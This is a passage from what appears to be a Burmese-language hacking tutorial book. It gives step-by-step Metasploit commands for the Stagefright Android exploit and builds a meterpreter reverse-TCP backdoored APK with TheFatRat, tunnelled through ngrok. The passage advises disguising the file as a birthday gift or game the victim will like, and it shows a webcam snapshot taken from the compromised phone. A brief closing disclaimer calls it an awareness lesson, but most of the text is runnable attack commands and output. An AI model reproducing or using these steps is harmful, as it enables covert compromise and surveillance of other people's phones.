အထက်ပါအတိုင်း SRVHOST ကို ကျွန်တော်တို့ရဲ့ IP address သတ်မှတ်လိုက်ပါတယ်။ Enter လိုက်ပါ။

```
msf exploit(stagefright_mp4_tx3g_64bit) > set URIPATH /
```

အထက်ပါအတိုင်း URIPATH ကို / (root system) သတ်မှတ်ပေးလိုက်ပါ။

```
(stagefright_mp4_tx3g_64bit) > set PAYLOAD linux/armle/meterpreter/reverse_tcp
```

နောက်တစ်ကြောင်းမှာ set PAYLOAD သတ်မှတ်ပေးရပါမယ်။ ဒီနေရာမှာ ကျွန်တော်က linux/armle/metetpreter/reverse_tcp ကို Payload သတ်မှတ်လိုက်

ပါတယ်။

```
msf exploit(stagefright_mp4_tx3g_64bit) > set SRVHOST 192.168.43.150
SRVHOST => 192.168.43.150
msf exploit(stagefright_mp4_tx3g_64bit) > set URIPATH /
URIPATH => /
msf exploit(stagefright_mp4_tx3g_64bit) > set PAYLOAD linux/armle/meterpreter/reverse_tcp
PAYLOAD => linux/armle/meterpreter/reverse_tcp
msf exploit(stagefright_mp4_tx3g_64bit) > show options
```

ပြန်ကြည့်ရင် အထက်ပါပုံစံအတိုင်း တွေ့ရမှာပါ။ နောက်တစ်ကြိမ် show options ခေါ်ကြည့်ပါ။

```
Payload options (linux/armle/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(stagefright_mp4_tx3g_64bit) >
```

အထက်ပါအတိုင်း Payload Options တစ်ခု ထပ်တိုးလာတာကို တွေ့ရပါမယ်။ LHOST မှာ current column မှာ ကွက်လပ်ဖြစ်နေပါတယ်။ ကျွန်တော်တို့ရဲ့ IP နဲ့ ဖြည့်ရပါမယ်။

```
msf exploit(stagefright_mp4_tx3g_64bit) > set LHOST 192.168.43.150
LHOST => 192.168.43.150
```

အထက်ပါအတိုင်း set LHOST နဲ့ IP address ကို ဖြည့်သွင်းလိုက်ပါတယ်။

```
msf exploit(stagefright_mp4_tx3g_64bit) > set VERBOSE true
VERBOSE => true
```

Verbose ကို true သတ်မှတ်ပေးလိုက်ပါတယ်။ ခုနေမှာ show options ပြန်ကြည့်မယ်ဆိုရင် LHOST မှာ IP address နဲ့ တွေ့မြင်ရပြီဖြစ်ပါတယ်။

```
Payload options (linux/armle/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.43.150   yes       The listen address
   LPORT  4444             yes       The listen port
```

```
msf exploit(stagefright_mp4_tx3g_64bit) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.43.150:4444
[*] Using URL: http://192.168.43.150:8080/
[*] Server started.
msf exploit(stagefright_mp4_tx3g_64bit) >
```

exploit -j နဲ့ exploit ကို စတင်လိုက်ပါတယ်။ အထက်ပါ ပုံမှာကြည့်ရင် URL : http://192.168.43.150:8080/ ကို ကျွန်တော်တို့ရဲ့ target ထံ ပေးပို့ရမှာပါ။ Target က အဆိုပါ link ကို နှိပ်မိပြီဆိုရင်တော့ (နှိပ်ရုံ နှိပ်မိပြီဆိုတာနဲ့) အောက်ပါအတိုင်း မြင်ရပါမယ်။

```
msf exploit(stagefright_mp4_tx3g_64bit) >
[-] 192.168.43.1     stagefright_mp4_tx3g_64bit - 192.168.43.1:40383 -
ser-agent: "Mozilla/5.0 (Linux; U; Android 7.0; en-us; MI MAX Build/NRD
 (KHTML, like Gecko) Version/4.0 Chrome/53.0.2785.146 Mobile Safari/537
9.2.8"
[-] 192.168.43.1     stagefright_mp4_tx3g_64bit - 192.168.43.1:40383 -
- Unknown user-agent: "Mozilla/5.0 (Linux; U; Android 7.0; en-us; MI MA
bKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/53.0.2785.146 Mobile
iuiBrowser/9.2.8"
```

ကျွန်တော်ကတော့ Target ကို Android 7.0 နဲ့ စမ်းပြထားပါတယ်။ အထက်ပါပုံမှာကြည့်ရင် target ရဲ့ Android version ကို တွေ့မြင်ရမှာပါ။ Target မှာ လက်ရှိ သုံးနေတဲ့ Mobile Browser က Xiaomi ရဲ့ MIUI browser ဖြစ်တယ်ဆိုတာပါ တွေ့မြင်ရပါမယ်။ (အောက်ပါအဆင့်တွေကတော့ အခြား ဖုန်းတစ်လုံးနဲ့ စမ်းသပ်ထားတာတွေ ဖြစ်ပါတယ်။)

```
[*] Transmitting intermediate stager ... (36 bytes)
[*] Sending stage (374540 bytes) to 192.168.43.2
[Meterpreter session 1 opend (192.168.43.2:55659) at 2017-11-22 13:21:12 -0500
```

ကျွန်တော့်ရဲ့ Target device နဲ့ Active session တစ်ခု ထူထောင်နိုင်ပြီဆိုရင်တော့ meterpreter session (1) opend ဆိုပြီး မြင်တွေ့ရပါမယ်။ ကျွန်တော့်ရဲ့ IP address က 192.168.43.150 ပါ။ လက်ရှိ ပေးပို့လိုက်တဲ့ target mobile ရဲ့ address က 192.168.43.2 ပါ။ ဒါကို ကြည့်ခြင်းအားဖြင့် ကျွန်တော်တို့သည် same network တစ်ခုတည်းမှာ ရှိနေကြတယ် ဆိုတာကို သိရှိနိုင်ပါတယ်။ အကယ်၍ ဒီ Attack ကို Same network မှာသာ မဟုတ်ဘဲ WAN အနေနဲ့ (မိမိနဲ့ network ချင်း တူတူ မတူတူ) အသုံးပြုနိုင်လိုပါလျှင်တော့ Port Forwarding ကို လုပ်ဆောင်တတ်ရပါမယ်။

```
msf exploit(stagefright_mp4_tx3g_64bit) > sessions -l

Active sessions
===============

  ID  Type                    Information
  --  ----                    -----------
  1   meterpreter armle/linux  uid=1013, gid=1013, euid=1005, egid=1005 @ localhost.localdomain
```

Active session တစ်ခု ထူထောင်နိုင်ပြီ ဆိုရင်တော့ sessions -l command ကို အသုံးပြုပြီး ဖော်ကြည့်နိုင်ပါတယ်။

```
msf exploit(stagefright_mp4_tx3g_64bit) > sessions -i 1
```

အပေါ်က ပုံမှာ Session list ဖော်ကြည့်တော့ ID မှာ 1 တစ်ခုပဲ တွေ့ခဲ့ပါတယ်။ ဒါကြောင့် ကျွန်တော်က sessions -i 1 နဲ့ session id ရွေးချယ်ပေးလိုက်ပါတယ်။

```
msf exploit(stage_fright_mp4_tx3g_64bit) > session -i 1
[*] Starting interaction with 1. . .

meterpreter > sysinfo
Computer     :  localhost.localdomain
OS           :   (Linux 3.10.40-geec2459)
Architecture :  armv7l
Meterpreter  :  armle/linux
meterpreter >
```

ပြီးရင်တော့ အထက်ပါပုံအတိုင်း sysinfo ကို အသုံးပြုပြီး victim ရဲ့ System information ကို ကြည့်နိုင်ပါတယ်။ အထက်ပါ လုပ်ဆောင်ချက်သည် security အားနည်းသော Android များတွင်သာ တိုက်ရိုက် ချိတ်ဆက်နိုင်တာဖြစ်ပြီး လုံခြုံမှု ပိုကောင်းတဲ့ Android တွေအတွက်တော့ အဆင်မပြေတာမျိုး ရှိနိုင်ပါတယ်။ အဲလို အခြေအနေမျိုး ကြုံပါက link မှာ 8080 အစား 4444 ကို ပြောင်းပေးရပါမယ်။

```
meterpreter > help
```

meterpreter ထဲရောက်ပြီ ဘယ်လို မွှေနှောက်ရမယ်ဆိုတာ မသိရင်တော့ help လေး ရိုက်ခေါ်ပြီး command တွေနဲ့ ဖော်ပြချက်(Description) တွေကို ကြည့်နိုင်ပါတယ်။

```
msf > search payload/android
```

msf ထဲမှာ Android နဲ့ ဆိုင်တဲ့ payload တွေကို အထက်ပါပုံစံအတိုင်း ရှာဖွေ နိုင်ပါတယ်။

```
msf > search Android/meterpreter
```

meterpreter payload သီးသန့်သာ ရှာဖွေလိုပါက အထက်ပါအတိုင်း ရှာဖွေနိုင်ပါတယ်။ shell သီးသန့်အတွက်သာ ရှာချင်ရင်တော့ meterpreter နေရာ shell

ပြောင်းပြီး ရှာပေါ့။

Metasploit Framework အကြောင်းကို Metasploit Framework အခန်းရောက်မှသာ ဆက်ပြီး ဖော်ပြဆွေးနွေးပါမယ်။ metasploit payload တွေကို ကြည့်ရင် Android အတွက်လည်း တော်တော်များများလေး ရှိတာကို တွေ့ရမှာပါ။

The Fat Rat installation on Kali Linux

```
root@kmn:~# git clone https://github.com/Screetsec/TheFatRat.git
```

အထက်ပါ command ကို အသုံးပြုပြီး TheFatRat ကို ရယူပါ။ TheFatRat ဆိုတာ hacking လုပ်ရာမှာ များစွာ အသုံးဝင်တဲ့ Program တစ်ခုဖြစ်ပြီး Android hacking လုပ်ရာမှာ အကူအညီကောင်းစွာ ပေးနိုင်တဲ့ tool တွေ ပါဝင်ပါတယ်။

```
root@kmn:~# git clone https://github.com/Screetsec/TheFatRat.git
Cloning into 'TheFatRat'...
remote: Counting objects: 13525, done.
remote: Total 13525 (delta 0), reused 0 (delta 0), pack-reused 13525
Receiving objects: 100% (13525/13525), 281.72 MiB | 836.00 KiB/s, done.
Resolving deltas: 100% (4969/4969), done.
Checking out files: 100% (9891/9891), done.
root@kmn:~#
```

100% ပြည့်ပြီဆိုရင်တော့ TheFatRat ကို clone လုပ်လို့ ပြီးဆုံးပြီဖြစ်ပါတယ်။

```
root@kmn:~# cd TheFatRat
root@kmn:~/TheFatRat#
```

cd TheFatRat နဲ့ the fat rat folder ထဲကို ဆက်လက် ဝင်ရောက်ပါ။

```
root@kmn:~/TheFatRat# ls
autorun        config   java     output         prog.c          temp
backdoor_apk   fatrat   LICENSE  PE             prog.c.backup   tools
backdoored     grab.sh  lists    postexploit    README.md       update
CHANGELOG.md   icons    logs     powerfull.sh   setup.sh        www
root@kmn:~/TheFatRat#
```


ls နဲ့ List ထုတ်ကြည့်မယ် ဆိုရင်တော့ setup.sh ဆိုတဲ့ ဖိုင်လေးကို တွေ့မြင်ရပါမယ်။ .sh ဖိုင်ဖြစ်လို့ ./ နဲ့ run ရမယ်ဆိုတာကို သိနိုင်ပါတယ်။

```
root@kmn:~/TheFatRat# ./setup.sh
bash: ./setup.sh: Permission denied
root@kmn:~/TheFatRat#
```


ဒီတိုင်းပဲ run မယ်ဆိုရင်တော့ အထက်ပါအတိုင်း Permission denied ဆိုတာပဲ တွေ့မြင်ရမှာပါ။ ကျွန်တော်တို့ သုံးမယ့် program file ကို executable permission (x) ပေါင်းထည့်ပေးဖို့ လိုပါတယ်။ (နောက်ပိုင်း ကိုယ့်ဘာသာ install လုပ်ရမယ့်အခါ သိနေအောင် ထပ်ပြောပြခြင်းပါ။)


```
root@kmn:~/TheFatRat# chmod +x setup.sh
root@kmn:~/TheFatRat# ./setup.sh
```

ခုဆိုရင်တော့ setup.sh file ကို run နိုင်ပါပြီ။ Install တဲ့အခါ XTerm (terminal window) အသေးလေးတစ်ခုစီ တက်လာပါမယ်။ ပိတ်မပစ်ရပါဘူး။ 100% ပြည့်အောင် စောင့်ရမှာပါ။ အင်တာနက် connection လည်း လိုအပ်ပါတယ်။ shortcut create အတွက် y/n မေးလာရင်တော့ y ဖြေလိုက်ပါ။ ဒါဆိုရင် Terminal မှာ ဘယ်နေရာပဲရောက်နေနေ fatrat လို့ ရိုက်ခေါ်လိုက်တာနဲ့ ပေါ်လာမှာဖြစ်ပါတယ်။




fatrat လို့ ရိုက်ခေါ်လိုက်တဲ့အခါမှာတော့ အထက်ပါအတိုင်း main menu ကို မြင်တွေ့ရမှာဖြစ်ပါတယ်။ ပုံမှာကြည့်ရင် main menu options ၁၆ခု ရှိနေတာကို တွေ့ရမှာပါ။





ကျွန်တော်က apk ဖိုင်ထဲကို backdoor ထည့်သွင်းမှာမို့လို့ 5 ကို ရွေးချယ်လိုက်ပါတယ်။



အထက်ပါအတိုင်း LHOST IP ဖြည့်သွင်းခိုင်းတဲ့နေရာ ရောက်ပါမယ်။ IPV4 address ဆိုတာကို ပြပေးထားတဲ့အတွက် မိမိ address မိမိ သိနိုင်ပါတယ်။ ဒါပေမယ့်

ကျွန်တော်တို့ သိထားတဲ့အတိုင်း ဒါက same network မှာပဲ သုံးလို့ ရတာပါ။ ကျွန်တော်တို့က ဒီ့ထက်ပိုပြီး ကျယ်ကျယ်ပြန့်ပြန့်သုံးချင်တာ။ တစ်နည်းအားဖြင့် အခြား နက်ဝပ်မှာသုံးနေတဲ့သူတွေကိုပါ ဒီနည်းလမ်းနဲ့ ရစေချင်တာ။ ဒီတော့ Port Forward လုပ်ပြီး ထည့်သွင်းဖို့ လိုပါတယ်။ Port Forwarding အခန်း သီးသန့် ပါရှိပါတယ်။ ကျွန်တော်ကတော့ tcp port 1234 နဲ့ forward လုပ်ထားတဲ့ tcp forwarding address ကို ထည့်သုံးလိုက်ပါမယ်။ စာရှုသူတို့အနေနဲ့ကတော့ Port Forwarding အခန်းမရောက်ခင် စမ်းသပ်လိုပါက ခေတ္တကျော်ကြည့်နိုင်ပါတယ်ခင်ဗျာ။

```
Set LHOST IP: 0.tcp.ngrok.io

Set LPORT: 12057
```

ကျွန်တော်ကတော့ LHOST နဲ့ LPORT ကို ထည့်သွင်းပြီး ဖြစ်ပါတယ်။

```
Path : /root/Desktop/Happy_Birthday.apk
```

နောက်တစ်ဆင့်က File Path (ဖိုင်တည်နေရာနဲ့ ဖိုင်နာမည်အပြည့်အစုံ) ရွေးပေးရမှာခင်ဗျ။ ကျွန်တော့်မှာတော့ Desktop ပေါ်မှာ Happy_Birthday.apk ဆိုတဲ့ Android application ဖိုင်လေး ရှိတာမို့ အဲဒါကိုပဲ ထည့်သုံးလိုက်ပါတယ်။ ဖိုင်နာမည်တွေ ရိုက်တဲ့အခါ မမှားပါစေနဲ့။ စာရှုသူတို့အနေနဲ့ကတော့ မိမိတို့ victim သဘောကျမယ့် ဂိမ်းလေးတွေဖြစ်စေ အခြား application လေးတွေကို အသုံးပြုနိုင်ပါတယ်။ သတိထားဖို့က ဖိုင်နာမည်ကို ကိုယ်သုံးရလွယ်မယ့် space မခြားတဲ့ဖိုင် ဖြစ်အောင် ခဏ ပြောင်းထားနိုင်ပါတယ်။ နောက်က .apk ကိုတော့ မပြောင်းရဘူးနော်။ ဥပမာ - Facebook.apk စသည်ဖြင့်ပေါ့။ ပြီးရင် အပေါ်ပုံအတိုင်း ဖိုင်လမ်းကြောင်း ပေးလိုက်လို့ ရပါပြီ။

တကယ်လို့ စာရှုသူတို့က Downloads folder ထဲမှာ abc.apk ဖိုင်လေး ရှိတယ် ဆိုပါစို့။ ဒါကို သုံးမယ်ဆိုရင် /root/Downloads/abc.apk လို့ ဖိုင်လမ်းကြောင်း ပေးရမှာပါ။ လမ်းကြောင်းရိုက်တဲ့အခါ ဖိုင်နာမည်တွေ အကြီးအသေး အားလုံး မှန်ကန်ဖို့ လိုအပ်ပါတယ်။

```
+------------------------------------------+
| [ 1 ] android/meterpreter/reverse_http   |
| [ 2 ] android/meterpreter/reverse_https  |
| [ 3 ] android/meterpreter/reverse_tcp    |
| [ 4 ] android/shell/reverse_http         |
| [ 5 ] android/shell/reverse_https        |
| [ 6 ] android/shell/reverse_tcp          |
+------------------------------------------+

Choose Payload :
```

နောက်တစ်ဆင့်ကတော့ ကျွန်တော်တို့အနေနဲ့ Payload ရွေးချယ်ရမှာ ဖြစ်ပါတယ်။ ပုံမှာကြည့်ရင် payload ၆ခုကို တွေ့မြင်ရပါမယ်။

```
| [ 3 ] android/meterpreter/reverse_tcp |
```

```
Choose Payload : 3
```

ကျွန်တော်ကတော့ tcp port 1234 ကို forward လုပ်ထားတာမို့လို့ android/meterpreter/reverse_tcp ကို သုံးပါမယ်။ Options 3 ဖြစ်တာကြောင့် အထက်ပါအတိုင်း 3 ကို ရွေးချယ်လိုက်ပါတယ်။

```
+------------------------------------+
| [ 1 ] Use Backdoor-apk 0.2.2       |
| [ 2 ] Use old Fatrat method        |
+------------------------------------+

Select Tool to create apk : 2
```

နောက်တစ်ဆင့်ကတော့ apk ဖန်တီးဖို့ tool ရွေးချယ်ခိုင်းတာပါ။ အသင့် Backdoor-apk ထက်စာရင် ကျွန်တော်ကတော့ old Fatrat method ကိုပဲ ရွေးလိုက်ပါတယ်။ 2 ပါ။

```
[✔] Done!
[*] Signing your Rat APK
[✔] Done!

Your payload has been successfully & signed and it is located at :
 /root/TheFatRat/backdoored/app_backdoored.apk

[*] Removing temporary files
[✔] Done!

 Do you want to create a listener for this configuration
 to use in msfconsole in future ?

 Choose y/n : y
```


ပြီးသွားပြီဆိုရင်တော့ အထက်ပါပုံစံအတိုင်း listener ဖန်တီးမလားလို့ မေးပါလိမ့်မယ်။ y လိုက်ပါ။

```
 Write the name for this config . (ex : myratapk)
Filename :
```

ထွက်လာမယ့် ဖိုင်နာမည် မေးတဲ့အဆင့် ရောက်ပါပြီ။ မိမိနှစ်သက်ရာကို space မခြားဘဲ ပေးပါ။ ကျွန်တော်ကတော့ Birthday လို့ ပေးလိုက်ပါတယ်။ (.apk ထည့်ပေးစရာမလိုပါ။)

```
Filename : Birthday

Configuration file saved to /root/TheFatRat/config/listeners/Birthday.rc

Press [ENTER] key to return to fatrat menu
```

ဒီဖိုင်လေးကို Birthday လို့ ပေးထားသလို ကျွန်တော် အသုံးပြုခဲ့တဲ့ apk ကလည်း Happy_Birthday.apk ဖြစ်တာကြောင့် မွေးနေ့လက်ဆောင်ဆိုပြီး တစ်နည်းနည်းနဲ့ ကျွန်တော့်ရဲ့ target ထံ ပေးပို့လိုက်ရုံပါ။ အထက်ပါ ပုံမှာတော့ ကျွန်တော်တို့ apk အတွက် listener ဖိုင်ကို ဘယ်မှာရှိတယ်ဆိုတာ ပြထားပါတယ်။ enter နောက်တစ်ချက်ဆင်းလိုက်ရင်တော့ Fatrat ရဲ့ main menu ကို ပြန်ရောက်သွားမှာပါ။



ကျွန်တော်တို့ ဖန်တီးလိုက်တဲ့ ဖိုင်လေးသည် Home/TheFatRat/backdoored ဆိုတဲ့ folder တွေထဲမှာ app_backdoored.apk ဆိုတဲ့နာမည်နဲ့ပဲ အမြဲ တွေ့ရမှာပါ။ အဲသည်မှာ မိမိ နှစ်သက်ရာ နာမည်ကို ပြောင်းလို့ရပါပြီ။ ဒီနာမည်အတိုင်းတော့ လုံးဝ မထားပါနဲ့။ ကျွန်တော်ကတော့ Happy Birthday.apk လို့ ပေးလိုက်ပါပြီ။ Right click >> rename နဲ့ ပြောင်းတာဖြစ်ပြီး space ခြားလည်း ရသွားပါပြီ။ .apk ကိုတော့ မဖယ်ရဘူးနော်။

```
[09]  Jump to msfconsole
```

```
┌─[TheFatRat]─[~]─[menu]:
└──────────▶ 9
```

Fatrat ရဲ့ main menu မှာ Options 9 ကို ရွေးချယ်ပြီး msf ထဲကို ဆက်လက် ဝင်ရောက်လိုက်ပါတယ်။

```
msf > use multi/handler
msf exploit(handler) >
```

msf > ထဲမှာတော့ use multi/handler ကို သုံးလိုက်ပါတယ်။

```
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
```

ရှေ့မှာ payload ရွေးချယ်ခဲ့တုန်းက android/meterpreter/reverse_tcp ကို ရွေးချယ်ခဲ့တာ မှတ်မိဦးမယ် ထင်ပါတယ်။ အဲသည်အတိုင်း set payload လုပ်ရပါတယ်။ အထက်ပါပုံအတိုင်းပေါ့။

```
msf exploit(handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf exploit(handler) > set LPORT 1234
LPORT => 1234
msf exploit(handler) >
```

LHOST နဲ့ LPORT ကို သတ်မှတ်ပေးတာပါ။ (အစမှာကတည်းက ကျွန်တော့်အနေနဲ့ tcp port 1234 ကို forward လုပ်ထားတဲ့အကြောင်း ပြောပြခဲ့ပြီးပြီနော်။)

```
msf exploit(handler) > exploit
```

အားလုံး အသင့်ဖြစ်ပြီမို့ စတင် exploit လို့ ရပါပြီ။

```
msf exploit (handler) > exploit

[*] Started reverse TCP handler on 192.168.0.1:4444
[*] Starting the payload handler . . .
[*] Sending stage (60790 bytes) to 192.168.0.5
[*] Meterpreter session 1 opened (192.168.0.1:4444  ->  192.168.0.5:54892)  at  2017 -11-24 0

meterpreter >
```

victim ကလည်း apk install ပြီးပြီ၊ meterpreter session တစ်ခုလည်း ရပြီမို့ ကလိလို့ ရပါပြီ။ ? လေးရိုက် enter ပြီး အသုံးပြုနိုင်မယ့် command တွေကို ရှာဖွေကြည့်နိုင်ပါတယ်။

```
meterpreter > check_root
[+] Device is rooted
meterpreter > webcam_snap
[*] Starting. . .
[+] Got frame
[*] Stopped
Webcam shot saved to:   /root/JdIECTsr.jpeg
meterpreter >
```

နမူနာ command အနည်းငယ်ပါ။ check_root နဲ့ root လုပ်ထားခြင်း ရှိ မရှိ စစ်ဆေးနိုင်ပြီး webcam_snap နဲ့ ကင်မရာကို အသုံးပြုကာ victim ရဲ့ ပုံရိပ်ကို ရယူခြင်းပါ။ ဖုန်းနဲ့ မျက်နှာချင်းဆိုင်နေမှ လူပုံပါမှာပါ။ ဘယ်မှာ ဘယ်နာမည်နဲ့ သိမ်းတယ်ဆိုတာ

ဖော်ပြထားတာမို့လို့ ရှာပြီး ဖွင့်နိုင်မယ် မျှော်လင့်ပါတယ်။


ဒီသင်ခန်းစာရဲ့ အဓိက ရည်ရွယ်ချက်ကတော့ မိမိတို့အနေဖြင့် apk များကို အလွယ်တကူ ဒေါင်းယူပြီး ထည့်သွင်းခြင်း မပြုကြဖို့၊ ယုံကြည်စိတ်ချရသူ ထံမှ မဟုတ်ဘဲ အခြားသူတွေဆီကနေ Zapya လေးဖွင့်ပြီး ကူးပေးပါဦးဆိုတာတွေ မလုပ်ဖို့ စတဲ့ သင်ခန်းစာတွေ ယူတတ်စေဖို့ပါ။ မိမိရဲ့ ကိုယ်ရေးအချက်အလက်တွေ ပေါက်ကြားခံရခြင်း လည်း မကောင်းသလို အခြားသူတွေကို ထိုသို့သော အပြုအမူမျိုး ကျူးလွန်ခြင်းသည် လည်း Cyber Law အရ ပြစ်မှုမြောက်ပါတယ်။

ဒီ အခန်းကိုတော့ ဒီနေရာမှာပဲ နိဂုံးချုပ်ပါရစေခင်ဗျာ။ နောက်ထပ် Chapter တစ်ခုမှာ ဆက်ပြီး ဆွေးနွေးကြရအောင်ပါ။

CHAPTER 24: Metasploit

Introduction

Hacking လေ့လာနေသူတွေအနေနဲ့ Metasploit ဆိုတာကို ကြားဖူးကြပြီးသားတွေချည်းလို့ ထင်ပါတယ်။ Metasploit Project သည် ကွန်ပျူတာ လုံခြုံရေး စီမံချက်တစ်ခု ဖြစ်ပြီးတော့ လုံခြုံရေးဆိုင်ရာ အားနည်းချက်တွေကို ဖော်ပြပေးပါတယ်။ Penetration Testing အတွက် ရည်ရွယ်ထုတ်လုပ်ခဲ့ပေမယ့် Hacking (Attacking) tool တွေကို အသုံးပြုနိုင်တာကြောင့် malicious user တွေကပါ အသုံးပြုလာကြပါတယ်။



Metasploit Pro နဲ့ Metasploit Framework ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ Pro ကိုတော့ ဝယ်သုံးရမှာဖြစ်ပြီး Free Trail အနေနဲ့လည်း ရယူသုံးကြည့်နိုင်ပါတယ်။ ဒါပေမယ့် ကျွန်တော်တို့က ခုမှ Metasploit ကို စသုံးမှာဖြစ်လို့ Pro ကို ဝယ်ယူထားစရာ မလိုသေးပါဘူး။ Kali Linux မှာ build-in ပါဝင်ပြီးသားဖြစ်တဲ့ Metasploit Framework ကို တိုက်ရိုက်အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။

Open source ဖြစ်ခြင်း၊ Nessus & Nexpose တို့လို Powerful scanner တွေရဲ့ result တွေနဲ့ တွဲစပ်အသုံးပြုနိုင်ခြင်း၊ payload ပေါင်းများစွာ ပါဝင်နေခြင်း စတဲ့အချက်တွေက Metasploit ကို အသုံးပြုသူ များစေတဲ့အချက်တွေ ဖြစ်ပါတယ်။ Kali Linux မှာတော့ Metasploit ပါဝင်ပြီးဖြစ်တာမို့ Terminal ကနေ msfconsole ကို ရိုက်ထည့်ရုံနဲ့ ခေါ်သုံးနိုင်မှာဖြစ်ပါတယ်။

Working with Scanners

```
root@kmn:~# service postgresql start
```

```
root@kmn:~# msfconsole
```

```
       =[ metasploit v4.16.17-dev                         ]
+ -- --=[ 1703 exploits - 969 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

msf > ဆိုတာလေး မြင်ရပြီဆိုရင်တော့ Metasploit Framework Console ထဲ ရောက်ရှိပြီ ဖြစ်ပါတယ်။ Metasploit plugin တွေကို အသုံးပြုရာမှာ အဆင်ပြေစေဖို့ msfconsole နဲ့ ခေါ်မသုံးမီ service postgresql start လုပ်ပေးဖို့ လိုအပ်ပါတယ်။ ဘာကြောင့်လဲဆိုရင် Metasploit သည် PostgreSQL ကို သူ့ရဲ့ database အဖြစ် အသုံးပြုထားလို့ ဖြစ်ပါတယ်။ (ဒီတော့ service postgresql start ပြီးမှ msfconsole ကို ခေါ်သုံးရင် ပိုပြီး ကောင်းတယ်ပေါ့)။

```
msf > load wmap

[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf >
```

Metasploit Plugin တစ်ခုဖြစ်တဲ့ wmap ကို နမူနာ ခေါ်ပြထားပါတယ်။ msf> ထဲ ရောက်မှ ခေါ်လို့ရမှာနော်။

```
msf > help

wmap Commands
=============

    Command       Description
    -------       -----------
    wmap_modules  Manage wmap modules
    wmap_nodes    Manage nodes
    wmap_run      Test targets
    wmap_sites    Manage sites
    wmap_targets  Manage targets
    wmap_vulns    Display web vulns
```

